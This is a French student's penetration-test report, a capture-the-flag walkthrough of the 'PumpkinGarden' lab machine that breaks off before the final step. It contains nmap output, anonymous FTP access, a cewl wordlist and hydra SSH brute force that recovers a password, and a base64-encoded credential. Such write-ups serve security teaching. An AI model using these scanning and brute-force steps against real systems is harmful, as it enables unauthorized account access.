EPI


Audit de sécurité

Rapport relatif au test d'intrusion de la machine PumpkinGarden

Soulaima Jaidane 4eme Cyber Security


PumpkinGarden

Adresse IP de la cible:




```
   Active Users 0                                                   Sun Mar 17  2024
-------------------------------------------------------------------------------

                           Mission-Pumpkin  v1.0
                        A Beginner Level CTF Series

               ========== Level 1  PumpkinGarden ==========

    Jayanth is excited about following you in search of PumpkinGarden
-------------------------------------------------------------------------------

This machine is up and running at


10.0.2.15

Pumpkin login:
```


Scan des ports:



```
┌──(kali㉿kali)-[~]
└─$ nmap -A -vv -p- 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-17 11:33 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
Initiating Ping Scan at 11:33
Scanning 10.0.2.15 [2 ports]
Completed Ping Scan at 11:33, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:33
Completed Parallel DNS resolution of 1 host. at 11:33, 0.00s elapsed
Initiating Connect Scan at 11:33
Scanning 10.0.2.15 [65535 ports]
Discovered open port 21/tcp on 10.0.2.15
Discovered open port 3535/tcp on 10.0.2.15
Discovered open port 1515/tcp on 10.0.2.15
Completed Connect Scan at 11:33, 1.82s elapsed (65535 total ports)
Initiating Service scan at 11:33
Scanning 3 services on 10.0.2.15
Completed Service scan at 11:33, 11.04s elapsed (3 services on 1 host)
NSE: Script scanning 10.0.2.15.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:33
NSE: [ftp-bounce 10.0.2.15:21] PORT response: 500 Illegal PORT command.
Completed NSE at 11:33, 3.72s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.02s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
Nmap scan report for 10.0.2.15
Host is up, received conn-refused (0.00017s latency).
Scanned at 2024-03-17 11:33:41 EDT for 16s
Not shown: 65532 closed tcp ports (conn-refused)
PORT     STATE SERVICE REASON  VERSION
21/tcp   open  ftp     syn-ack vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              88 Jun 13  2019 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.5
```




```
PORT     STATE SERVICE REASON  VERSION
21/tcp   open  ftp     syn-ack vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              88 Jun 13  2019 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
1515/tcp open  http    syn-ack Apache httpd 2.4.7 ((Ubuntu))
|_http-title: Mission-Pumpkin
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
3535/tcp open  ssh     syn-ack OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
```



```
┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.15
Connected to 10.0.2.15.
220 Welcome to Pumpkin's FTP service.
Name (10.0.2.15:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ftp 10.0.2.15
Already connected to 10.0.2.15, use close first.
ftp> ls -a
229 Entering Extended Passive Mode (|||43107|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        113          4096 Jun 11  2019 .
drwxr-xr-x    2 0        113          4096 Jun 11  2019 ..
-rw-r--r--    1 0        0              88 Jun 13  2019 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||11209|).
150 Opening BINARY mode data connection for note.txt (88 bytes).
100% |*******************************************************************|    88        7.71 KiB/s    00:00 ETA
226 Transfer complete.
88 bytes received in 00:00 (6.96 KiB/s)
ftp> quit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ cat note.txt
Hello Dear!
Looking for route map to PumpkinGarden? I think jack can help you find it.
```

J'ai connecté au FTP car j'ai remarqué dans le Nmap que la connexion avec le nom d'utilisateur anonyme est autorisée. J'ai trouvé un fichier texte que j'ai transféré vers ma machine Linux avec get pour l'ouvrir.




Taste a pumpkin

My dear friend, I ♥ to sit on a pumpkin and have it all to myself,
rather than sitting with a crowd on a velvet cushion. So, it is better you get one for yourself.

Please Don't disturb me...


I can't help you in getting your pumpkin.
But, I found the route map to ***PumpkinGarden*** somewhere under the hood.

J'ai exploité le port HTTP ouvert et j'ai découvert un indice : le mot 'jack'. J'ai donc créé une liste de mots (wordlist) en utilisant l'outil Cewl pour extraire des informations pertinentes à partir du contenu du site Web. Ensuite, j'ai effectué une attaque par force brute avec hydr sur le service SSH en utilisant le nom d'utilisateur 'jack' avec succès."




```
┌──(kali㉿kali)-[~]
└─$ cewl http://10.0.2.15:1515 > wordlist.txt

┌──(kali㉿kali)-[~]
└─$ hydra -l jack -P wordlist.txt ssh://10.0.2.15 -s 3535
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-17 11:54:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use
 -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 45 login tries (l:1/p:45), ~3 tries per task
[DATA] attacking ssh://10.0.2.15:3535/
[3535][ssh] host: 10.0.2.15   login: jack   password: PumpkinGarden
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-17 11:54:42
```

J'ai connecter avec ssh et j'ai trouver ce essage contenant scarecrow




```
┌──(kali㉿kali)-[~]
└─$ ssh jack@10.0.2.15 -p 3535
The authenticity of host '[10.0.2.15]:3535 ([10.0.2.15]:3535)' can't be established.
ED25519 key fingerprint is SHA256:mLTE3ZDFS+c1wgTIsHLdH7jtZFKpYoPljQRHRdH7IVo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.0.2.15]:3535' (ED25519) to the list of known hosts.
──────────────────────────────────────────────────────────────────────────────
                         Welcome to Mission-Pumpkin
      All remote connections to this machine are monitored and recorded
──────────────────────────────────────────────────────────────────────────────
jack@10.0.2.15's password:
Permission denied, please try again.
jack@10.0.2.15's password:
Last login: Thu Jun 13 00:58:39 2019
jack@Pumpkin:~$ ls -a
.  ..  .bash_logout  .bashrc  .cache  note.txt  .profile
jack@Pumpkin:~$ cat note.txt

Are you here for keys to pumpkin garden?
I'm afraid that scarecrow has just stolen the keys from me...
```

J'ai retourner a la page web et entrer dans /img et j'ai trouverr un dossier hidden_secret contennat un mot chiffrer:




```
c2NhcmVjcm93IDogNVFuQCR5
```

Je l'ai decoder et j'ai trouver le mdp pour le login scarecrow:



